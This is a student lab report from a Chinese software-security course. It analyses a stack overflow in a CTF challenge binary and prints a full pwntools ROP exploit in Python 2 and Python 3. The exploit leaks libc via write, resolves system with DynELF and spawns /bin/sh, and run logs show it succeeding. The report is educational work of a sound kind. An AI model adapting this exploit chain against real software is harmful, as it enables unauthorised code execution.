

编号: \_\_\_\_\_

实验	一	二	三	四	五	六	七	八	总评	教师签名
成绩										

武汉大学国家网络安全学院

# 课程实验(设计)报告

题    目: \_\_\_\_\_ 作业 5: JIT-ROP 漏洞利用

专业(班): \_\_\_\_\_ 信息安全

学    号: \_\_\_\_\_ 2021302181156

姓    名: \_\_\_\_\_ 赵伯侯

课程名称: \_\_\_\_\_ 软件安全

任课教师: \_\_\_\_\_ 赵磊

2023 年 12 月 29 日

## 目录

课程实验(设计)报告 .....	1
1 实验名称 .....	1
2 实验目的 .....	1
3.实验环境 .....	1
4 实验步骤 .....	1
4.1 解析 JIT-ROP 原程序 .....	1
4.1.1main 函数 .....	1
4.1.2 echo 函数 .....	2
4.2 JIT-ROP_exp.py 攻击脚本结构 .....	3
4.3 漏洞解析 .....	5
4.4 攻击代码解析 .....	5
4.4.1 获取 system 地址 .....	5
4.4.2 获取 shell .....	6
4.5 脚本版本转换 .....	7
5 实验结果 .....	9
6 实验心得体会 .....	10

# 1 实验名称

JIT-ROP 漏洞利用

# 2 实验目的

调试 JIT-ROP 的 exp 脚本程序，使其能够正常利用

# 3.实验环境


VMware Workstation 17 Pro  
Ubuntu 16.04.7 LTS  
6.3.0-kali1-amd64  
Python 3.11.6  
Python 2.7.12  
pip 20.3.4  
pip 23.3.2  
IDA Pro (64 位)7.7.220118

# 4 实验步骤

## 4.1 解析 JIT-ROP 原程序

### 4.1.1main 函数

使用 IDA Pro 打开 JIT-ROP 反汇编后的 main 函数得到的结果如下图所示



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf[1024]; // [rsp+0h] [rbp-400h] BYREF
4
5     alarm(0xAu);
6     write(1, "Welcome to RCTF\n", 0x10uLL);
7     fflush(_bss_start);
8     read(0, buf, 0x400uLL);
9     echo(buf);
10    return 0;
11 }
```

该函数首先声明了一个 1024 个字符的缓冲区 buf 用来存储从用户那里读取的数据。然后设置了一个计时器，在 10 秒钟后向进程发送信号，然后打印一段字符串到描述符 1 中。然后清除 bss\_start 缓冲区。之后读取用户输入保存到缓冲区 buf 中，然后调用函数 echo，将 buf 中的值作为参数传递。

## 4.1.2 echo 函数

将 echo 函数进行反汇编得到的结果如下图所示


```
1 int __fastcall echo(__int64 a1)
2 {
3     char s2[16]; // [rsp+10h] [rbp-10h] BYREF
4
5     for ( i = 0; *(_BYTE *)(i + a1); ++i )
6         s2[i] = *(_BYTE *)(i + a1);
7     s2[i] = 0;
8     if ( !strcmp("ROIS", s2) )
9     {
10        printf("RCTF{Welcome}");
11        puts(" is not flag");
12    }
13    return printf("%s", s2);
14 }
```

echo 函数在接收到传入的字符串后将其复制到变量 s2 中,然而在 main 函数中定义的 buf 长度为 1024 个字符,而 s2 的大小只有 16 个字符,由此可以断定,在 buf 向 s2 传递的过程中存在栈溢出漏洞。

查看 echo 函数的起始部分汇编代码如下图所示

```
.text:000000000040071D ; int __fastcall echo(__int64)
.text:000000000040071D public echo
.text:000000000040071D echo proc near
.text:000000000040071D
.text:000000000040071D var_18= qword ptr -18h
.text:000000000040071D s2= byte ptr -10h
.text:000000000040071D
.text:000000000040071D ; __unwind {
.text:000000000040071D 55 push rbp
.text:000000000040071E 48 89 E5 mov rbp, rsp
.text:0000000000400721 48 83 EC 20 sub rsp, 20h
.text:0000000000400725 48 89 7D E8 mov [rbp+var_18], rdi
.text:0000000000400729 C7 05 49 09 20 00 00 00 00 00 mov cs:i, 0
.text:0000000000400733 EB 2E jmp short loc_400763
.text:0000000000400733
```

通过汇编代码中的 push rbp 语句和 mov [rbp+var\_18], rdi 语句可以推断出在 echo 函数初次调用时 echo 函数与 main 函数的栈帧结构如下图所示



## 4.2 JIT-ROP\_exp.py 攻击脚本结构

攻击脚本的代码如下所示

```
1.  from pwn import *
2.
3.  #context.log_level = 'debug'
4.
5.  elf = ELF('./JIT-ROP')
6.
7.  plt_write = elf.symbols['write']
8.  got_write = elf.got['write']
9.
10. got_read = elf.got['read']
11.
12. #vulfun_addr = 0x0000000000400630
13. main_func = 0x4007cd
14. vulfun_addr = main_func
15.
16. ...
17. gadget_p4
18. -----
19. pop    r12
20. pop    r13
21. pop    r14
22. pop    r15
23. retn
24. ...
25. gadget_p4 = 0x000000000040089c
26. bss_addr = 0x0000000000601070
27.
28. pad = 'a' * 24
29.
30.
31. def leak(address):
32.     payload = 'a'*24 + p64(0x40089c) + p64(0x40089a)+p64(0) + p64(1) + p64(got_write) + p64(1
024) + p64(address) + p64(1)
33.     payload += p64(0x400880)
34.     payload += "\x00"*56
35.     payload += p64(0x4007cd)
36.     p.send(payload)
37.
38.     data = p.recv(1024)
39.     #print 'data: ',data
40.     print "%#x => %s" % (address, (data or '').encode('hex'))
```

```

41.     whatrecv = p.recv(43)
42.     print 'whatrecv = :',whatrecv
43.
44.     return data
45.
46. p = process('./JIT-ROP')
47.
48. start = p.recvuntil('\n')
49. print 'start:',start
50.
51. d = DynELF(leak, elf=ELF('./JIT-ROP'))
52. system_addr = d.lookup('system', 'libc')
53. log.info("system_addr=" + hex(system_addr))
54.
55. payload="a"*24 + p64(0x40089C) + p64(0x40089A) +p64(0) + p64(1) + p64(got_read) + p64(8) +
p64(0x601000) + p64(0)
56. payload+=p64(0x400880)
57. payload+="\x00"*56
58. payload+=p64(0x4008a3)
59. payload+=p64(0x601000)
60. payload+=p64(system_addr)
61. p.send(payload)
62. p.send("/bin/sh\x00")
63.
64. p.interactive()

```

攻击脚本有如下几个步骤：

(1)首先获取 write 函数的 PLT（程序链接表）和 GOT（全局偏移表）地址然后获取 read 函数的 GOT 地址之后确定了主函数和易受攻击函数的地址。

(2) 定义一个 ROP gadget（用于控制流程的代码片段），它将执行多次 pop 操作后返回。定义 BSS 段的地址，用于存放数据。定义填充（padding）以匹配缓冲区大小。

(3) leak 函数构造一个 ROP 链，用于泄露内存地址。使用 write 函数从给定的地址处泄露数据，接收返回的数据并打印出来。

(4) 启动 JIT-ROP 进程，接收初始输出直到换行符。

(5) 构造最终的 ROP 链，用于获取控制权并执行 system("/bin/sh")。使用 read 函数来写入"/bin/sh\x00"到 BSS 段。然后跳转到 system 函数，执行/bin/sh 来获取 shell。

## 4.3 漏洞解析

在 `echo` 函数中在执行复制操作的过程中，如果遇到终止符 `'\x00'` 就会直接停止本次复制，并且在地址中必定会包含这样的字段，所以如果直接修改跳转指令实现漏洞利用不可行，因为在写入跳转地址的过程中会因为跳转地址中含有终止符而不能够将跳转地址完整写入。

因此，可以通过构建 `gadget` 来实现向目标程序的跳转，其中包含的命令可以跳转到构造的 ROP 链中，所以可以构造的输入如下图所示



通过栈帧结构可以得出，如果我们希望 `echo` 函数在栈帧指向 `gadget_p4` 时，能够跳转到 `rop` 链中，就可以实现对于指定位置的跳转操作，所以接下来的目标就变成了寻找拥有 4 个 `pop` 和 1 个 `ret` 指令的 `gadget`，在可执行文件中寻找 `pop` 和 `ret` 指令结果如下图所示

```
root@ubuntu:/home/zby/Desktop/software_safe/5# ROPgadget --binary JIT-ROP --only "pop|ret"

Gadgets information
=====
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400675 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400589 : ret
0x00000000004006a5 : ret 0xc148
0x000000000040081a : ret 0xffff

Unique gadgets found: 13
root@ubuntu:/home/zby/Desktop/software_safe/5#
```

可以看到第一条指令的 `gadget` 就符合寻找要求，其地址为 `0x40089C`。

## 4.4 攻击代码解析

### 4.4.1 获取 `system` 地址

继续观察攻击代码可以看到，`gadget_p4` 的地址就是已经找到的地址，然后将 24 位无关字符 `'a'` 保存到变量 `pad` 中，之后便是 `gadget_p4` 的地址，以上这 32 个字节会覆盖掉 `echo` 函数对应位置的缓冲区，之后的内容便是 ROP 链的数据。

由于需要获取到 `system` 的地址，所以需要函数调用 `write` 来泄露内存中的数

据，从而找到 system 的地址。

由于调用 write 函数需要 6 个参数，所以也就需要这样的 gadget，将参数压栈之后进行跳转操作，攻击代码中已经完成设置的 gadget\_1 的地址为 0x40089A，查看对应位置的反汇编结果如下图所示

```

00000000400894
00000000400896
00000000400896 loc_400896: ; CODE XREF: __libc_csu_init+36fj
00000000400896 48 83 C4 08 add rsp, 8
0000000040089A 5B pop rbx
0000000040089B 5D pop rbp
0000000040089C 41 5C pop r12
0000000040089E 41 5D pop r13
000000004008A0 41 5E pop r14
000000004008A2 41 5F pop r15
000000004008A4 C3 retn
000000004008A4 ; } // starts at 400840
000000004008A4 __libc_csu_init endp

```

可以看到其包含有 6 个出栈指令和一个 ret 指令，由此可以得出攻击脚本代码中的 6 个 p64 的作用就是将所需要的数据罗列，让执行到 0x40089A 位置的数据时，就会依次执行 pop 操作将对应的值写入寄存器中，然后跳转到 0x400880 的位置，该位置的反汇编结果如下图所示

```


00000000400878
00000000400880
00000000400880 loc_400880: ; CODE XREF: __libc_csu_init+54lj
00000000400880 4C 89 EA mov rdx, r13
00000000400883 4C 89 F6 mov rsi, r14
00000000400886 44 89 FF mov edi, r15d
00000000400889 41 FF 14 DC call ds:(__frame_dummy_init_array_entry - 600E10h)[r12+rbx*8]
0000000040088B
0000000040088D 48 83 C3 01 add rbx, 1
00000000400891 48 39 EB cmp rbx, rbp
00000000400894 75 EA jnz short loc_400880
00000000400896
00000000400896 loc_400896: ; CODE XREF: __libc_csu_init+36fj
00000000400896 48 83 C4 08 add rsp, 8
0000000040089A 5B pop rbx
0000000040089B 5D pop rbp

```

当程序执行到 0x400880 位置时会进行寄存器相关操作之后通过 call 指令调用 write 函数，调用结束后将寄存器 rbx 加一后与 rbp 比较，若相等则继续执行，否则重新执行该部分程序。

由此 write 函数调用结束，ret 返回到 main 函数中，再次读取 shellcode 然后泄露下一地址的 1024 字节直到找到 system 的位置。

在经过以上多次调用 write 操作后得到的栈结构如下图所示



## 4.4.2 获取 shell

由于在程序中并没有 /bin/sh 字符串，所以需要调用 read 函数将该字符串写入到内存中的某一位置供再次执行 system 时使用，将其写入到.bss 段中



可以看到在接下来的部分攻击代码使用 read 函数构造栈溢出漏洞，取地址为.bss 段的地址如下图所示为 0x601000

```
data:000000000060106F                                     _data ends
data:000000000060106F                                     ;
bss:0000000000601070                                     ; =====
bss:0000000000601070                                     ; Segment type: Uninitialized
bss:0000000000601070                                     ; Segment permissions: Read/Write
bss:0000000000601070                                     ;_bss segment para public 'BSS' use64
bss:0000000000601070                                     assume cs: _bss
bss:0000000000601070                                     ;org 601070h
bss:0000000000601070                                     assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
bss:0000000000601070                                     public __bss_start
bss:0000000000601070                                     ; FILE __bss_start
bss:0000000000601070                                     __bss_start dq ?
bss:0000000000601070                                     ; DATA XREF: LOAD:00000000004003801o
bss:0000000000601070                                     ; deregister_tm_clones+61o
bss:0000000000601070                                     ; deregister_tm_clones+221o
bss:0000000000601070                                     ; register_tm_clones1o
bss:0000000000601070                                     ; register_tm_clones+61o
bss:0000000000601070                                     ; register_tm_clones+321o
bss:0000000000601070                                     ; main+291r
bss:0000000000601070                                     ; Alternative name is '__TMC_END__'
bss:0000000000601070                                     ; stdout@@GLIBC_2.2.5
bss:0000000000601070                                     ; _edata
bss:0000000000601070                                     ; Copy of shared data
bss:0000000000601078                                     completed_6973 db ?
bss:0000000000601078                                     ; DATA XREF: __do_global_dtors_aux1r
bss:0000000000601079                                     ; __do_global_dtors_aux+131w
bss:0000000000601079                                     align 4
```

之后的攻击脚本中对应的 gadget 将/bin/sh 的地址保存到寄存器 rdi 中，然后返回到 system 的位置调用 system 函数，从而实现 system("/bin/sh")命令，得到 shell。

## 4.5 脚本版本转换

因为脚本的运行需要 64 位系统，但由于在配置 python2 环境的 pwn 库时遇到众多困难，于是决定将脚本文件转换为 python3 格式如下所示

```
1.  from pwn import *
2.
3.  # 设置日志级别为 debug
4.  # context.log_level = 'debug'
5.
6.  elf = ELF('./JIT-ROP')
7.
8.  plt_write = elf.symbols['write']
9.  got_write = elf.got['write']
10.
11.  got_read = elf.got['read']
12.
13.  #vulfun_addr = 0x0000000000400630
14.  main_func = 0x4007cd
15.  vulfun_addr = main_func
16.
17.  # gadget_p4
18.  ...
19.  pop    r12
20.  pop    r13
21.  pop    r14
22.  pop    r15
23.  retn
24.  ...
25.  gadget_p4 = 0x000000000040089c
```

```

26.  bss_addr = 0x0000000000601070
27.
28.  pad = b'a' * 24 # 将字符串转换为字节串
29.
30.  def leak(address):
31.      payload = b'a' * 24 # 字节串
32.      payload += p64(0x40089C) + p64(0x40089A) + p64(0) + p64(1)
33.      payload += p64(got_write) + p64(1024) + p64(address) + p64(1)
34.      payload += p64(0x400880) + b"\x00" * 56 + p64(0x4007cd)
35.      p.send(payload)
36.
37.      data = p.recv(1024)
38.      print(f"{address:#x} => {data.hex() if data else ''}")
39.      whatrecv = p.recv(43)
40.      print('whatrecv = :', whatrecv)
41.
42.      return data
43.
44.  p = process('./JIT-ROP')
45.
46.  start = p.recvuntil(b'\n') # 接收直到换行符
47.  print('start:', start)
48.
49.  d = DynELF(leak, elf=ELF('./JIT-ROP'))
50.  system_addr = d.lookup('system', 'libc')
51.  print(f"system_addr={hex(system_addr)}")
52.
53.  payload = b"a" * 24 # 字节串
54.  payload += p64(0x40089C) + p64(0x40089A) + p64(0) + p64(1)
55.  payload += p64(got_read) + p64(8) + p64(0x601000) + p64(0)
56.  payload += p64(0x400880) + b"\x00" * 56 + p64(0x4008a3)
57.  payload += p64(0x601000) + p64(system_addr)
58.  p.send(payload)
59.  p.send(b"/bin/sh\x00") # 字节串
60.
61.  p.interactive()

```

## 5 实验结果

在 ubuntu16.04（32 位）操作系统中运行该攻击脚本得到的结果如下图所示

```
zby@ubuntu: ~/Desktop/software_safe/5
zby@ubuntu:~/Desktop/software_safe/5$ python2 ./JIT-ROP_exp.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/zby/Desktop/software_safe/5/JIT-ROP'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[-] Starting local process './JIT-ROP': Failed
[!] Neither 'qemu-x86_64' nor 'qemu-x86_64-static' are available
Traceback (most recent call last):
  File "./JIT-ROP_exp.py", line 46, in <module>
    p = process('./JIT-ROP')
  File "/home/zby/.local/lib/python2.7/site-packages/pwntools/tubes/process.py", line 346, in
n __init__
    prefixes.append(self.__on_enoexec(exception))
  File "/home/zby/.local/lib/python2.7/site-packages/pwntools/tubes/process.py", line 454, in
n __on_enoexec
    raise exception
OSError: [Errno 8] Exec format error
zby@ubuntu:~/Desktop/software_safe/5$
```

观察结果可以发现，攻击脚本并没有如预期的一样获取到目标程序的 shell，根据报错信息推测可能是因为系统环境问题。

因此更换虚拟机环境尝试在 kali 操作系统中进行试验,重新运行该脚本的结果如下图所示

[illegible]

```

zby@zby: ~/Desktop/software_safe/JIT
File Actions Edit View Help

whatrev = : b'Welcome to RCTF\aaaaaaaaaaaaaaaaaaaaaaaaaa\x9c\x08'
0x7f34d033b1c3 => 73797374656d00676574646972656e74726965730073696772657475726e005f6e73735f66
696c75736f76574077656e745f72005f6e73735f66969c65735f676574616c9617362796e616d655f720068f
65657263685f72006172677a5f7265706c6163650005f5f6e73735f67726f75705f6e736f6b67570005f5f720635f
7468726561645f637265617465657272005f6e73735f66969c65735f7365747077656e74005f67665f7665f72666cf
770073736574605f72672566637265617469009665f6e726556e616d65699e6465780077468726561645f7277
6c6f636b61747472757365746b696e645f6e7006867374326e65746e616d65005f5f67636fe7657472616e73f
6c697465726174658005f7468726561645f646257707468726561645f6b65795f646174615f64617461005f5f6670
65e6a696e67006db674696d65006b74656d70005f494f5f73756e7657463006296e6a74657874646ed61
69e0005f6e73735f66969c65736f72617273655f7077656e74006d7477468726561645f7277656e7465737305f766373f
6756c6e636e006c6f361e74696d6500706b657976672656500636e7457706372656174656572726f720071
736f7274005f646573696e76616c5f65727267200636e746726177574696d65646c6765746673730656300666e6d
707468726561645f636c65616e75705f707573685f6465666572005f494f5f6665f660067657467726e616d0067
6574707069640066676574735f756e6cf636b65640036e645f7761697005f6e6c5f6465666e756c745f646972
6e616d65005f5f7265735f6765617263680078647256729746573007864725f757265706796d3670070746872
6561645fd7549578617474725f7365747072696f6365696e696e7006c7374617400707468726561645f676574
616666696e697495f646570005f5f7374726361745f63686b006765740671737306675746673730656300666e6d
61746368005f5fd6d2766737267467763735f63686b00666cf636b00676574616c6cf6917356e74005f5f67657472
6c69d6974005f5f75666e677005f5f6c692635f7265735f717565726965736d617463680073675747367656e
74005f5f7265735f73656e64006973740616365005f5f7374726572726572f5f72037996dc69e6b0065f67373
5f6669c657365737657473657276656e74705f6770656e6345f6e6f63616e63656c005f5f7374727467657373
5f3163006e6cf6c616e7696e66f005f5f7270635f7468726561645f7376635f706f6cf6c666400667374617400
5f5f6c6962635f64796e61727261795f72657369746575f636c656172007772697465763200609736174749005f
5f737472666370795f63686b005f7468726561645f
whatrev = : b'Welcome to RCTF\aaaaaaaaaaaaaaaaaaaaaaaaaa\x9c\x08'
system_addr=0x7f34d036a920
[*] Switching to interactive mode
ls
JIT-ROP JIT-ROP.7z JIT-rop_exp.py capstone exp3.py get-pip.py

```

通过分析实验结果可以得出结论，该脚本能够正常获取目标程序的 shell，执行 ls 命令后能够将目录中的文件全部列出。

## 6 实验心得体会

通过这次 JIT-ROP 漏洞利用的实验,我深刻体会到了软件安全领域的复杂性与挑战性。实验中不仅锻炼了我的编程和调试技能,还让我认识到了理论与实践相结合的重要性。我学会了如何使用先进的工具进行安全分析,并实际操作了一次漏洞利用过程,这不仅提高了我的技术能力,也加深了我对软件安全威胁的理解。通过这次实验,我更加明白了作为一名软件开发者,持续学习和提升自己在安全领域的知识是多么重要。